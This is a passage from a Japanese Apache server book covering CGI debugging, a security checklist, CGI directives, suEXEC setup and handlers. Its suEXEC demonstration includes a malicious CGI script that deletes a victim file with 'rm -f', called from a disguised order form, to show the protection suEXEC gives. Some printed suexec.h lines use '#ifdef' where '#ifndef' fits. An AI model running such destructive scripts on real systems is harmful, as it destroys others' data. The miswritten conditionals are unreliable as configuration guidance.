同様に、MySQLの呼び出しもコマンドラインで正常に実行できるかどうかを確認してからスクリプトに埋め込むようにしよう。

Apacheのエラーログは常にチェックしておこう。多くの場合、エラーログが解決の手がかりを与えてくれる。ただし、明らかに問題が起きているにもかかわらず何も記録されていないという不可解なこともある。この原因としては、MySQLの呼び出しに問題があるケースが多い。この場合、DBIモジュールが応答せず、スクリプトがエラーログを残さずにハングアップしてしまっている。

HTTPヘッダの出力が完了していれば、通常は何らかの情報がブラウザに表示される（必ずしも期待したものとは限らないが）。この事実を利用して、変数を出力したり、問題の箇所を特定できるようなマーカ（「1を実行
」、「2を実行
」...など。
は改行を表すHTMLコマンド）を出力するコードを挿入したりすることで、デバッグに役立てることができる。しかし、この方法がうまくいかない場合もある。中途半端なHTMLをブラウザがどの程度レンダリングできたかによって、これらのデバッグメッセージがブラウザでまったく関係のない場所に表示されたり、あるいはまったく表示されなかったりするからだ。次のようにすれば、これらのメッセージを`error_log`に出力することもできる。

```
print STDERR "デバッグ用メッセージ\n";
```

次のように記述してもよい。

```
warn "デバッグ用メッセージ\n";
```

フレームを設定するHTML文書に、フレーム設定のための要素以外のものを出力した場合、困ったことにそれらはブラウザ上にはまったく表示されない。

実際にブラウザに送信されたHTMLを確認したい場合は、ページ上で右クリックし、[ソースを表示]（ブラウザによって多少異なる）を選択すればよい。

スクリプトでデータベースを操作している場合は、データベースにアクセスする前に`$query`変数を出力してみると役立つことが多い。ここで覚えておくべきことは、MySQLを実行するスクリプトをコマンドラインから実行した場合、変数の設定が正しくなければさまざまなエラーメッセージが表示されるが、Apacheでそのスクリプトを実行した場合は、クエリがうまく実行されないとスクリプトが`error_log`に何も書き込まずに終了してしまうことがある、ということだ。この問題の原因の多くは、引用符の使い方が間違っていたり、クエリの中で不正なフィールド名を指定したりしていることにある。

`error_log`によく記録されるわかりにくいメッセージに、「Premature end of Script Header」がある。これは、HTTPヘッダに問題があることを意味しており、原因としては次のことが考えられる。

- スクリプトがまったく実行されていない。この場合は、コマンドラインからスクリプトを実行して、Perlのエラーを修正する。あるいは、`chmod +x <scriptname>`でスクリプトを実行可能にする。
- Apacheの下で実行するために必要なパーミッションがスクリプトに設定されていない。
- HTTPヘッダが出力されていない。あるいは、ヘッダの末尾に`\n`がない。
- ヘッダの出力前にエラーが発生している。この場合は、エラーログでこのエラーより前の行をチェックする。

こうした簡単なテクニックでは問題を解決できない場合もある。その場合は、変数をファイルに出力して処理の流れをたどってみる必要がある。スクリプトからエラーメッセージをSTDERRに出力すると、メッセージはエラーログに記録される。エラーを独自のファイルに出力する場合は、Apacheによって実行されるプログラムが特別な権限を持たない`webuser`の所有であること、そしてこのプログラムが書き込みできるのは`webuser`のホームディレクトリにあるパーミッション上問題のないファイルのみであることに注意する。以下のコマンドを使うと、有用なエラーメッセージを出力することができる。

```
open B, ">>/home/webserver/script_errors" or die "ファイルをオープンできません: $!";
close B;
```

場合によっては、ページを出力しないスクリプトが必要になる場合もある。たとえば、WorldPay（12章参照）は、クレジットカード取引を終えると、呼び出し元のWebサイトへのリンクを取引の詳細

細情報とともに呼び出す。送られてきた取引の詳細情報は、スクリプトを使ってデータベースに登録したい。しかし、このケースではデバッグメッセージを出力すべきブラウザは存在しない。この場合、前述のようにメッセージをファイルに出力するしかない。

Perlでスクリプトをプログラミングしているのであれば、*CGI::Carp*モジュールが役に立つ。しかし、CGIによく使われるPerl以外の言語[†]にはこのような便利なツールはない。

16.4.6 デバッガ

高級言語でプログラミングしてデバッガを実行しようと思っても、通常、直接それを行うことは不可能である。ただ、Apacheがスクリプトを実行するのと同じ環境をシミュレートすることは可能だ。まず、Apacheがスクリプトを実行するときのユーザと同じユーザになる。Apacheは常にスクリプトの置かれているディレクトリをカレントディレクトリにしてスクリプトを実行するので、同じようにスクリプトがあるディレクトリに移動しよう。Apacheはスクリプトが必要とするほとんどの情報を環境変数に格納して渡すが、次にこれをシミュレートするために環境変数がどういう値になっていなければならないかを調べる（推測するか、CGIを一時的に前述の*print_env*を実行するスクリプトに変更して調べる）。そして簡単なスクリプトを書いて環境変数を設定した後、問題のスクリプトを実行する（デバッガを使うのがよいだろう）。Apacheは非常に多くの環境変数を設定するが、そのうちよく使われるものは`QUERY_STRING`（`PATH_INFO`も使われる場合がある）だけだということを知っておくとよいだろう。もし、スクリプトとスクリプトで使うライブラリをすべて自分で書いたのであれば、使われている環境変数は把握できるだろう。しかし、常にそうとは限らない。ここでは具体的な例として、C言語で記述されたスクリプトをデバッグする場合を考えてみよう。まず、`.../cgi-bin`に移動して`debug.cgi`という名前の以下のようなスクリプトを作成しよう。

```
#!/bin/sh
QUERY_STRING='2315_order=20&2316_order=10&card_type=Amex'
export QUERY_STRING
gdb mycgi
```

次のように入力して実行する。

```
chmod +x debug.cgi
./debug.cgi
```

`gdb`が起動したら、`r<CR>`と入力してスクリプトを実行する^{††}。

いくつか注意すべきことがある。1つめはスクリプトがPOSTメソッドを期待する場合だ。つまり、`REQUEST_METHOD`がPOSTに設定されている場合、スクリプトは（正常に動作していれば）環境変数`QUERY_STRING`ではなく標準入力からデータを受け取ることを期待する。ほとんどのスクリプトは、

[†] ここではシェルスクリプトも実質的に言語とみなして構わないので、「言語」とみなすことにする。

^{††} もちろん、実際にデバッグする場合にはブレークポイントをセットしておいた方がいいだろう。

ライブラリを使ってフォームから渡されたデータを処理しているので、デバッグの時には `REQUEST_METHOD` を設定しなくておっか、`GET` に設定するようにするとよい。どうしても `POST` を使う必要がある場合は、スクリプトを次のようにする。

```
#!/bin/sh
REQUEST_METHOD=POST
export REQUEST_METHOD
mycgi << EOF
2315_order=20&2316_order=10&card_type=Amex
EOF
```

今回はデバッグを実行していないことに注意してほしい。これは、デバッグも標準入力からの入力を要求するためだ。これに対応するにはスクリプトに渡すデータを適当なファイルに保存し、デバッグにそのファイルを標準入力として使用するよう指定すればよい（`gdb` の場合は `r < yourfile` と入力する）。

Perl とその標準モジュールの `CGI.pm` を組み合わせて利用する場合には、`CGI` モジュールはスクリプトが `Apache` の下で実行されていないことを検出して、クエリ文字列を求めるプロンプトを出してくれる。この場合、等号で区切った名前と値のペアを `&` 記号ではなく、改行で区切って入力する。解決策としては、区切りを改行に変更する点を除いて、先ほどの `POST` の問題と同様の方法が有効だ[†]。

16.4.7 セキュリティ

ウェブマスターたるもの、セキュリティには常に配慮しなければならない。ここに挙げるチェックリストは、「Sys Admin: the journal for UNIX systems administrators」(<http://www.samag.com/current/feature.shtml>) に掲載されていたものだ。読者も、この質問をチェックしてみてほしい（11章、12章も参照）。

`CGI` スクリプトが予期せぬ動作をしないように、すべての入力データを解析しているか。データをサブシェルに渡すとき、`CGI` スクリプトでシェルのメタキャラクタを除去またはエスケープしているか。フォームからの入力がすべて有効な値であるかどうかチェックしているか。入力されたテキストが悪意のある `HTML` タグでないかどうかチェックしているか。

`CGI` スクリプトでサブシェルを起動することはあるか。あるとすれば、その理由は何か。サブシェルを起動せずに同じことを実現できないか。

`CGI` スクリプトが、`PATH` などのセキュアでない可能性のある環境変数に依存していないか。

`C` 言語など、文字列および配列の扱いがセキュアでない言語で `CGI` スクリプトを記述している場合、`CGI` スクリプトによって、入力データがバッファまたは配列のオーバーフローを引き起こさないか。

`CGI` スクリプトを Perl で記述している場合、汚染チェックを行っているか。

`CGI` スクリプトに `SUID/SGID` が指定されていないか。指定されている場合、本当にその必要はあ

[†] 訳者註: v.2.57以降の `CGI.pm` では、デフォルトではクエリ文字列はコマンドライン引数として渡すように変更されている。ここに書かれている動作は、`-debug` 引数を与えて `CGI.pm` を `use` した場合にのみ有効になる。

るか。CGIスクリプトをスーパーユーザ権限で実行している場合、本当にそのような権限が必要か。もっと権限の低いユーザに設定できないか。権限が不要になったとき、CGIスクリプトからよけいな権限を取り除いているか。

CGIディレクトリに、シェルやインタプリタなど、不要なまたはそこにあるべきでないプログラムやファイルが含まれていないか。

Perlは、このような問題に対応できる。スクリプトの冒頭に以下の行を追加してみよう。

```
#!/usr/local/bin/perl -w -T
use strict;
....
```

-wフラグを付けると、実行時にさまざまな警告メッセージが出力されるようになる。-Tフラグでは汚染チェックが有効になり、「悪い奴」がデータに紛れ込ませて送りつけてきた悪意のあるプログラムの実行を防止できる。use strictという行を追加すると、変数が正しく宣言されているかどうかをチェックできる。

一般的なセキュリティの問題については、Lincoln Stein氏とJohn Stewart氏による“The World Wide Web Security FAQ” (<http://www.w3.org/Security/Faq/>) を参照してほしい。

16.5 CGIのディレクティブ

CGIスクリプトの設定に利用するディレクティブは以下の5種類だ。

ScriptAlias

ScriptAlias URLpath CGIpath

サーバ設定ファイル、バーチャルホスト

ScriptAliasディレクティブは2つの処理を行う。第1に、ApacheでCGIスクリプトを実行できるようにする。第2に、URLpathで始まるURLに対するリクエストが到着したときに、CGIpath内に存在するCGIスクリプトを実行させる。たとえば、次のように指定したとする。

```
ScriptAlias /bin /usr/local/apache/cgi-bin
```

www.butterthlies.com/bin/fredというURLリクエストが到着した場合、`/usr/local/apache/cgi-bin/fred`スクリプトが実行される。CGIpathは、/で始まる完全パスで指定しなければならない。

ScriptAliasの便利な機能として、URLリクエストに疑似的なサブディレクトリを含めることができるというものがある。たとえば、www.butterthlies.com/bin/fred/purchase/learjetというURLをリクエストすると、前述のように.../fredが実行されるだけでなく、環境変数PATH_INFOにpurchase/learjetというテキストが格納され、fredでこれを利用できる。この手法を使うと、1つの

スクリプトでさまざまなリクエストを処理できるようになる。そのためには、スクリプトの冒頭で環境変数 `PATH_INFO` をチェックし、リクエストを適切なサブルーチンに渡すだけでよい。

ScriptAliasMatch

`ScriptAliasMatch regex directory`

サーバ設定ファイル、バーチャルホスト

このディレクティブは `ScriptAlias` と同様の機能を持つが、マッチングに単純なプレフィックスではなく正規表現を使用する点が異なる。指定された正規表現は URL と比較され、マッチしたらその部分を指定された文字列に置き換えて、その結果をファイル名として使用する。たとえば、`/cgi-bin` 内のスクリプトを有効にするには次のように記述する。

```
ScriptAliasMatch /cgi-bin/(.*) /usr/local/apache/cgi-bin/$1
```

この例で、ユーザが `http://www.butterthlies.com/cgi-bin/script3` というリンクをクリックした場合、“`/cgi-bin/`” の部分が `/cgi-bin/` とマッチする。そして、`script3` と `.*` もマッチと解釈される。“`.`” は任意の1文字を表し、“`*`” は “`.`” にマッチする任意数の任意の文字を表しているためだ。`.*` を囲むカッコは、Apache に対して「`.*` にマッチした文字列を変数 `$1` に格納せよ」と命令している（この後に別のパターンをさらにカッコで囲んで指定している場合、それは変数 `$2` に格納される）。この行の2つめの要素では、（結果的に）`/usr/local/apache/cgi-bin/script3` を実行するように指定している。

ScriptLog

`ScriptLog filename`

デフォルト：ログを記録しない

リソース設定ファイル

CGI スクリプトのデバッグは多少込み入った作業だが、このディレクティブを使うと、CGI で発生した問題を記録するファイル名を指定できる。しかし、スクリプトが実行できるようになったらログの記録は中止しよう。これは Apache のパフォーマンスが落ちるのを防ぎ、「悪い奴」に隙を与えないようにするためである。

ScriptLogLength

`ScriptLogLength number_of_bytes`

`number_of_bytes` のデフォルト値：10385760[†]

リソース設定ファイル

[†] ソース中のこの妙な数字はタイプミスだろう。10MB は 10485760 バイトである。

デバッグログの最大長を指定する。この値を超えると、最後のメッセージ全体を記録した後ログの記録は中止される。

ScriptLogBuffer

`ScriptLogBuffer number_of_bytes`

`number_of_bytes`のデフォルト値: 1024

リソース設定ファイル

POST リクエストを記録するための最大長をバイトで指定する。

UNIX

スクリプトが暴走するとシステムリソースを食いつぶしてしまう場合がある。それを防ぐには、次の3つのディレクティブを使う。

RLimitCPU

`RLimitCPU # | 'max' [# | 'max']`

デフォルト: OSのデフォルト値

サーバ設定ファイル、バーチャルホスト

`RLimitCPU`は、1つまたは2つのパラメータを取る。各パラメータには、数値（プロセスあたりの秒数）または`max`という語（システムの最大値）を指定できる。最初のパラメータはリソースのソフト制限値を指定し、2番目のパラメータはリソースのハード制限値を指定する[†]。

RLimitMEM

`RLimitMEM # | 'max' [# | 'max']`

デフォルト: OSのデフォルト値

サーバ設定ファイル、バーチャルホスト

`RLimitMEM`は、1つまたは2つのパラメータを取る。各パラメータには、数値（プロセスあたりのメモリ使用量[byte]）または`max`という語（システムの最大値）を指定できる。最初のパラメータはリソースのソフト制限値を指定し、2番目のパラメータはリソースのハード制限値を指定する。

RLimitNPROC

`RLimitNPROC # | 'max' [# | 'max']`

デフォルト: OSのデフォルト値

サーバ設定ファイル、バーチャルホスト

[†] ソフト制限は子プロセスで再び上げることができるが、ハード制限はそれができない。この違いを使うと、実際に許してもよい最大値よりも低くデフォルト値を設定できる。詳細は`rlimit`のmanページを参照のこと。

UNIX

RLimitNPROCは、1つまたは2つのパラメータを取る。各パラメータには、数値（ユーザあたりのプロセス数）またはmaxという語（システムの最大値）を指定できる。最初のパラメータはリソースのソフト制限値を指定し、2番目のパラメータはリソースのハード制限値を指定する。

16.6 UNIXでのsuEXEC

スクリプトを実行するサーバのセキュリティホールについて、Apacheグループは常に問題意識を抱いていた。UNIXシステムでは、ラッパーを使うことでより安全にCGIを実行できる。ラッパーとは別のプログラムを外から包むようにして、そのプログラムの動作の仕方を変更するためのプログラムである。通常、プログラムの動作変更は、何らかの形でそのプログラムの環境を変更することで実現される。suEXECの場合には、あたかも適切なユーザによって起動されたかのようにスクリプトを実行する。セキュリティに関する基本的な問題として、Apacheが実行するプログラムやスクリプトはApache自身と同じパーミッションを持つという点がある。もちろん、このパーミッションはスーパーユーザのように強力なものではないが、Apacheのパーミッションは、能力のあるハッカーが手にすれば出来心を起こしかねない程度には強力だ。また、ユーザが別々にスクリプトを書けるような環境の場合には、できる限りそれぞれのユーザをほかのユーザのバグから防護しておいたほうがよい。

suEXECは、Apacheが起動させるプログラムやスクリプトのパーミッションを変更してリスクを減らすものだ。suEXECを使うには、UNIXにおけるファイルやディレクトリに対する、ユーザやグループの実行パーミッションという概念を理解する必要がある。Apacheがスクリプトやプログラムに対するHTTPリクエストを受け取った場合に、そのスクリプトやプログラムが、Apacheとは異なる所有者またはグループに対するパーミッション（Apacheは通常webgroupのwebuserで実行されている）を持っているときには必ずsuEXECが実行される。

マニュアルの記述によれば、「suEXECは、利用する強い意志のあるユーザのみがインストールすべき」なので、意図的に利用手順が複雑にしてある。しかし、難しいといってもせいぜいApacheそのもののインストールと同じ程度なので、非常に有効な防御となるはずのこの機能を使うことをためらう必要はない。興味があれば、マニュアルを参考にして取り組んでみてほしい。本節では多少のヒントを書くにとどめるので、より詳しくは<http://httpd.apache.org/docs/suexec.html>を参照してもらいたい。

デモンストレーションサイト site.suexecでの実行用にsuEXECをインストールするには、まずApacheのソースコードがあるディレクトリ下のsupportサブディレクトリに移動する。そして読者の環境に合わせてsuexec.hの次に示す箇所を編集する。以下のコード例は、`/**CHANGED**/`という印が入っている箇所を筆者らの環境に合わせて編集したものだ。

```
/*
 * HTTPD_USER -- Apacheを実行するユーザ名を定義する。Apacheの起動が許されるのは、このユーザ
 *               のみ
 */
```

```

#ifndef HTTPD_USER
#define HTTPD_USER "webuser"    /**CHANGED**/
#endif
/*
 * UID_MIN -- suEXECのターゲットユーザとして許可される最も小さいUIDを定義。ほとんどのシステムで
 *           は、500または100が一般的
 */
#ifndef UID_MIN
#define UID_MIN 100
#endif

```

ある数字より小さいユーザIDは、システムが「特権」ユーザ（*root*、*daemon*、*lp*など）として扱う。上記の設定によって、スクリプトが特権ユーザで実行されてしまう可能性を排除できる。

```

/*
 * GID_MIN -- suEXECのターゲットグループとして許可される最も小さいGIDを定義。ほとんどのシステム
 *           では、5100が一般的
 */
#ifndef GID_MIN
#define GID_MIN 100 // see UID above
#endif

```

ここでは特権グループを禁止している。

```

/*
 * USERDIR_SUFFIX -- ユーザのhomeディレクトリ下で、suEXECのアクセスが許されるサブディレクトリ
 *                  を定義する。このディレクトリ以下の実行可能ファイルは安全なプログラムとみな
 *                  され、suEXECによりそのユーザの権限で実行できる。UserDirディレクティブが
 *                  単純な場合（すなわち"*"を含まないような指定）、USERDIR_SUFFIXにも同じ
 *                  値を指定する。UserDirディレクティブが、パスワードファイルから参照されてい
 *                  るユーザのホームディレクトリとは異なるロケーションを指している場合、suEXEC
 *                  は正しく動作しない。
 *
 *                  複数のVirtualHostがそれぞれ異なるUserDirを持っている場合は、それらの
 *                  UserDirが同一の親ディレクトリの配下になるようにして、その親ディレクトリを
 *                  ここで指定する。これが正しく設定されていない場合、~USERDIRによるCGIリク
 *                  エストが正しく動作しない。詳細はsuEXECのドキュメントを参照。
 */
#ifndef USERDIR_SUFFIX
#define USERDIR_SUFFIX "/usr/www/APACHE3/cgi-bin"    /**CHANGED**/
#endif
/*
 * LOG_EXEC -- 監査やデバッグのために、suEXECのすべての処理やエラーをログに記録したい場合には、
 *            これにファイル名を定義する。
 */
#ifndef LOG_EXEC
#define LOG_EXEC "/usr/www/APACHE3/suexec.log"    /**CHANGED**/

```

```
#endif
/*
 * DOC_ROOT -- Apacheに対して設定されたDocumentRootを定義する。suEXECはDocumentRoot
 *             以下のツリーでのみ機能する (UserDirは除く)。
 */
#ifdef DOC_ROOT
#define DOC_ROOT "/usr/www/APACHE3/site.suexec/htdocs"      /**CHANGED**/
#endif
/*
 * SAFE_PATH -- CGI実行可能ファイルに渡しても安全なPATH環境変数を定義する。
 */
#ifdef SAFE_PATH
#define SAFE_PATH "/usr/local/bin:/usr/bin:/bin"
#endif
```

次のように入力して、*suEXEC*の実行ファイルをメイクする。

```
make suexec
```

そしてパスの通った、Apacheと同じ場所にsuEXECをコピーする（読者の環境では例と異なるかもしれない。*/usr/local/bin*を適切なディレクトリに置き換えてほしい）。

```
cp suexec /usr/local/bin
```

次に、スーパーユーザになってパーミッションを適切に設定する（読者自身がスーパーユーザ権限を与えられていない場合は、実際の管理者に頼んで設定してもらう必要がある）。

```
chown root /usr/local/bin/suexec
chmod 4711 /usr/local/bin/suexec
```

最初の行ではsuEXECのオーナーをrootに設定し、次の行はファイルモードのsetuserid実行ビットをセットしている。

今度は...src/include/httpd.hを編集して、suEXECの実行ファイルの場所をApacheに知らせなければならない。“suEXEC”という文字列を探して次のように変更する。

```
/* suEXEC ラッパーへのパス。設定で上書き可能 */
#ifdef SUEXEC_BIN
#define SUEXEC_BIN "/usr/local/bin/suexec"      /**CHANGED**/
#endif
```

この行はオリジナルでは次のようになっていた。

```
#define SUEXEC_BIN HTTPD_ROOT "/sbin/suexec"
```

HTTPD_ROOTというマクロを削除するのを忘れやすいので注意してほしい。これを削除し忘れると、入力したパスの先頭に/usr/local/apache (HTTPD_ROOTを変更していない場合) が追加されてしまう。編集が終わったら、.../srcディレクトリに移動してApacheを再度メイクしよう。

```
make
cp httpd /usr/local/bin
```

コピー先はほかのディレクトリでも構わない。Apacheを起動しても特に変わったことは起こらないが、.../logs/error_logに次のようなメッセージ[†]が記録される。

```
suEXEC mechanism enabled (wrapper: /usr/local/bin/suexec)
```

著者らは、suEXECのように重要な事柄はコマンドラインにはっきりと通知されるべきであり、ログファイルに記録されるだけでは不十分だと考えている。

suEXECを無効にするには、実行ファイルを削除するか、もっと慎重にsuexec.notなどの適当な名前に変更すればよい。Apacheはsuexecが見つからないのでコメントなしで続行する。

suEXECが実行されると、このプログラムはApacheが起動するCGIスクリプトやSSI (Server-Side Includes) スクリプトに対してたくさんの検査を行う。その検査が1つでも失敗すると、suexec.logファイルにメッセージが記録される。suexec.logは、suEXECをコンパイルするときにsuexecx.hの中のLOG_EXECというマクロで指定する。検査の一覧は、マニュアルとソースに記述されている。これらの検査の多くは、ApacheかsuEXEC、オペレーティングシステムのいずれかにバグがある場合か、何者かがsuEXECを悪用しようとした場合にのみ失敗する。以下に、通常の動作時に関係しそうな事項を列挙しておく。その他のケースは、通常は起こらないはずだ。これ以外の状況になった場合には、最悪の事態を考えたほうがよい。

- 対象プログラム名のパスに“/”または“..”が含まれていないか。これらは危険なので禁止されている。
- システム上に実在しないユーザが対象スクリプトの所有者になっていないか。ユーザが所有しているファイルを削除することなくユーザIDだけを削除できたり、一部のバージョンのtar、cpioなどはおかしなユーザIDのファイルを作ることがあるため、このチェックが行われる。
- ユーザが所属するグループがシステム上に実在するか。ユーザIDと同様、存在しないグループでファイルを作成することも可能だ。
- スーパーユーザ以外のユーザで実行しているか。suEXECは、rootがオンラインでスクリプトを実行することを許さない。
- ユーザIDはsuexec.hで指定されたユーザIDの下限より大きい番号か。多くのシステムが、ある番号以下のユーザIDを強力なユーザのために予約している。そうしたユーザ (lpd、バックアッ

[†] Apache 1.3.1ではConfigファイルに“LogLevel debug”という行を追加していない場合には、このメッセージは出力されない。それ以降のバージョンでは自動的に出力されるようになっている。

ブオペレータなど) は、*root*ほどではないが一般ユーザより大きな力を持っている。ユーザIDの下限はこうしたユーザがCGIを実行するのを防ぐ。

- ユーザが属するグループはスーパーユーザグループ以外のグループか。suEXECは、*root*グループがオンラインでスクリプトを実行することを許可しない。
- グループIDは指定された下限の番号より大きいのか。システムグループの悪用を防ぐためにこれは検査される。
- このディレクトリはサーバのドキュメントルートよりも下位か。また、UserDirであれば、ユーザのドキュメントルートよりも下位か。
- このディレクトリはほかのユーザが書き込み可能になっていないか。すべての訪問者に対して扉を開きたいわけではない。
- 実行対象となっているスクリプトは存在するか。存在しなければ実行は不可能だ。
- オーナのみ書き込み可能になっているか。
- 対象プログラムにsetuidまたはsetgidが指定されていないか。訪問者がパーミッションにいたずらをするのは望ましくない。
- ターゲットユーザはスクリプトの所有者か。

これらのハードルをすべてクリアして初めてそのプログラムが実行される。システムの設定に際しては、これらの要件を意識してほしい。

スクリプトの実行を決定した場合、安全性を高めるために、suEXECは環境をクリーニングする。つまり、安全な環境変数のリストに入っていない環境変数を削除し、PATHをsuexec.hのSAFE_PATHで定義されたパスに置き換える。安全な環境変数のリストは、.../src/support/suexec.c中の変数safe_env_lstに置かれている。このリストには、CGIスクリプトに渡される標準的な環境変数がすべて含まれている。当然、SetEnvまたはPassEnvディレクティブを使って設定した特殊な目的を持つ環境変数は、suexec.cに追加しておかなければCGIスクリプトには渡されない。

16.6.1 suEXECのデモンストレーション

ここまでは、話を簡単にするためにあらゆる権限を持つ*root*としてすべてを実行してきた。suEXECの実験をするにあたり、権限は持たないがよこしまな心を持ったユーザを作成しておこう。ここではこのユーザをPeterとする。Peterはbadcgi.cgiというスクリプトを書いて周りの人に危害を加えようと企んでいる。badcgi.cgiは/usr/victim/victim1というファイルを削除するだけのスクリプトだが、これはその力を誇示するためのデモンストレーションであり、実際にはもっとひどいことだってできるのだ。このファイルはwebuserおよびwebgroupに属している。Peterはwebuserではないしwebgroupにも属していないので、このファイルに対して何かを行う権限は持っていないが、(suEXECで防御されていない) Apacheを介してであれば何でも好きなことができてしまうのだ。

Peterは、まず自分のhomeディレクトリにちょっとしたwebサイト/home/peterを作成する。この中には次のようなディレクトリがある。

```
conf
logs
public_html
```

そして、goスクリプトは次のような内容だ。特に新しいところはない。

```
httpd -d /home/peter
```

Configファイルは次のようになっている。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
UserDir public_html
AddHandler cgi-script cgi
```

Configファイルのほとんどは、現在の状況に適切なものだ。*webuser*および*webgroup*を指定すると、Apacheが実行するプログラムが、指定されたユーザとグループで実行されることになる。*Peter*に扮した私たちが、ブラウザを使って `http://www.butter-thlies.com/~peter` にアクセスすると、`www.butterthlies.com` に応答するコンピュータ上にある *Peter* のホームディレクトリにアクセスすることになる。ホームディレクトリに入ると、`UserDir public_html` が参照される。これは、これまで見てきたウェブサイトで使った `DocumentRoot` と非常によく似たふるまいをする。

Peter は、何の害もないように見える *Butterthlies* 社の注文フォーム `form_summer.html` を `public_html` ディレクトリに置く。しかし、このファイルには罠が仕掛けてある。正常な注文フォームは `ACTION="mycgi.cgi"` となっているのに対して、この注文フォームは次のような `badcgi.cgi` を呼び出すようになっている。

```
#!/bin/sh
echo "Content-Type: text/plain"
echo
rm -f /usr/victim/victim1
```

このスクリプトは、最後の行によって `victim1` というファイルを完全に消し去ることができる非常に悪辣なものだ。Apacheによって実行されるCGIスクリプトは、Configファイルで指定したユーザとグループのパーミッション（*webuser* と *webgroup*）を持っている、ということを思い出してほしい。*root* としてログオンし、次のように入力してターゲットのファイルにも同じように設定する。

```
chown webuser:webgroup /usr/victim
chown webuser:webgroup /usr/victim/victim1
```

ここでPeterとしてログオンし、*badcgi.cgi*を実行してみよう。すると、次のように即座に拒否されるだろう。

```
./badcgi.cgi
rm: /usr/victim/victim1: Permission denied
```

Unixのセキュリティ対策が機能したわけだ。しかし、*root*としてログオンして次のようにApacheを起動して、そのマントの下から同じことを行うとどうなるだろう。

```
/home/peter/go
```

Apacheを起動した後、ブラウザで<http://www.butterthlies.com/~peter>にアクセスし、*form_summer.html*を開き、注文フォームの[送信] ボタンをクリックすると、ブラウザはwww.butterthlies.com/~peter/badcgi.cgiにアクセスし、次のようなメッセージを表示する。

```
Document contains no data
```

*badcgi.cgi*は*webuser*と*webgroup*のパーミッションを持っているので、スクリプトが実行されてこのようなメッセージが表示される。このスクリプトは*/usr/victim*に対する操作を実行できるわけだ。そして哀れにも*victim1*というファイルは削除されてしまうことになる。

*suEXEC*がないと、社内の「悪い奴」にこのような行為を許してしまうことになる。それでは、*victim1*を元に戻し、いったんApacheを停止して、*suexec.not*を*suexec*に名前を変更し、Apacheを再起動してみよう（*.../logs/error_log*ファイルに*suEXEC*が起動されたことを示すメッセージが記録されているのを確認してほしい）。そしてブラウザで[送信] ボタンをクリックすると、次のようなエラーメッセージが表示される。

```
Internal Server Error
The server encountered an internal error or misconfiguration and was unable
to complete your request.
Please contact the server administrator, sales@butterthlies.com and inform
them of the time the error occurred, and anything
you might have done that may have caused the error.
```

エラーログには次のような記録があるはずだ。

```
[Tue Sep 15 13:42:53 1998] [error] malformed header from script. Bad
header=suexec running: /home/peter/public_html/badcgi.cgi
```

今度は「悪い奴」の企みを阻止することができたわけだ。

16.7 ハンドラ

ハンドラは、Apacheに組み込まれている、特定のMIMEタイプまたはハンドラタイプのファイルが呼び出された時の動作を定義したコードである。たとえばハンドラタイプがcgi-scriptであれば、そのファイルはCGIスクリプトとして実行しなければならない。この設定は.../site.filterで説明されている。

Apacheには、あらかじめ多数のハンドラが組み込まれている。また、Actionsコマンドを利用して、それら以外のハンドラを新たに追加することもできる（次節を参照のこと）。組み込みハンドラは次のとおりだ。

send-as-is

HTTPヘッダを含めファイルをそのままの形式で送信する (*mod_asis*)。

cgi-script

ファイルを実行する (*mod_cgi*)。OptionsのExecCGIがセットされていなければならない。

imap-file

イメージマップファイルを使用する (*mod_imap*)。

server-info

サーバの設定を取得する (*mod_info*)。

server-status

サーバの現在のステータスを取得する (*mod_status*)。

server-parsed

SSI (Server-Side Includes) を解析する (*mod_include*)。OptionsのIncludesがセットされていなければならない。

type-map

コンテンツネゴシエーション用のタイプマップファイルとして解析する (*mod_negotiation*)。

isapi-isa (Win32のみ)

ドキュメントルートのディレクトリに配置されたISA DLLのURLへのアクセスがあった場合に、それらがロードされるようにする。ISAを含むディレクトリについて、OptionsのExecCGIが有効になっていなければならない。この機能は開発段階なのでApacheマニュアルを確認してほしい (*mod_isapi*)。

ハンドラ関連のディレクティブを以下に説明する。

AddHandler

AddHandler handler-name extension1 extension2...

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddHandlerは、既存のハンドラを有効にして、ファイル名の拡張子 (*extension1*など) をハンドラ名に関連付ける。たとえば、Configファイルに次の設定を追加したとする。

```
AddHandler cgi-script cgi bzq
```

これ以後は、拡張子が`.cgi`または`.bzq`であるファイルはすべて実行可能なCGIスクリプトとして扱われる。

SetHandler

```
SetHandler handler-name
```

ディレクトリ、`.htaccess`

このディレクティブはAddHandlerと同じ働きをするが、ハンドラ名で指定された変換をこのディレクティブが記述されている<Directory>、<Location>、または<Files>セクション内のすべてのファイル、またはこのディレクティブが記述されている`.htaccess`が置かれたディレクトリ内のすべてのファイルに適用する。たとえば、10章では以下のような設定を行っている。

```
<Location /status>
<Limit get>
order deny,allow
allow from 192.168.123.1
deny from all
</Limit>
SetHandler server-status
</Location>
```

RemoveHandler

```
RemoveHandler extension [extension] ...
```

ディレクトリ、`.htaccess`

互換性: RemoveHandlerはApache 1.3.4以降でのみ使用可能

RemoveHandlerディレクティブは、指定した拡張子を持つファイルとハンドラの関連付けを解除する。この仕組みを利用すると、親ディレクトリまたはサーバのConfigファイルから継承した関連付けを、サブディレクトリの`.htaccess`ファイルで無効にできる。以下に設定例を示す。

```
/foo/.htaccess:
    AddHandler server-parsed .html
/foo/bar/.htaccess:
    RemoveHandler .html
```

この場合、`/foo/bar`ディレクトリの`.html`ファイルは通常のファイルとして扱われ、解析は行われない(`mod_include`モジュールを参照)。

引数の`extension`では大文字と小文字は区別されず、先頭にドットを付けても付けなくても構わない。

16.8 アクション

アクション（先に説明した、HTMLフォームの“Action”とは無関係）はハンドラに関連したディレクティブだ。アクションは、そのファイルを提供する前に、指定されたCGIスクリプトによって処理を行う。Apacheバージョン2では、フィルタ処理に関連する機能が用意されている。

16.8.1 Action

Action type *cgi_script*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

*type*と一致するMIMEタイプまたはハンドラタイプのファイルがリクエストされると、これらのファイルに対して*cgi_script*が適用される。これはさまざまな場合に適用できる。たとえば、Web上でファイルを提供する際に、まず何からのフィルタを通過させるという場合によく使われる。ここでは、簡単な例として、ディスク領域を節約するために.htmlファイルをすべて圧縮して保存しておく、提供時に展開する場合を考えてみよう。Apacheでは、これは簡単にできる。まず、*site.first*を*site.filter*にコピーする。ただし、*httpd.conf*は次のようになる。

```
User webuser
Group webgroup
ServerName localhost
DocumentRoot /usr/www/APACHE3/site.filter/htdocs
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
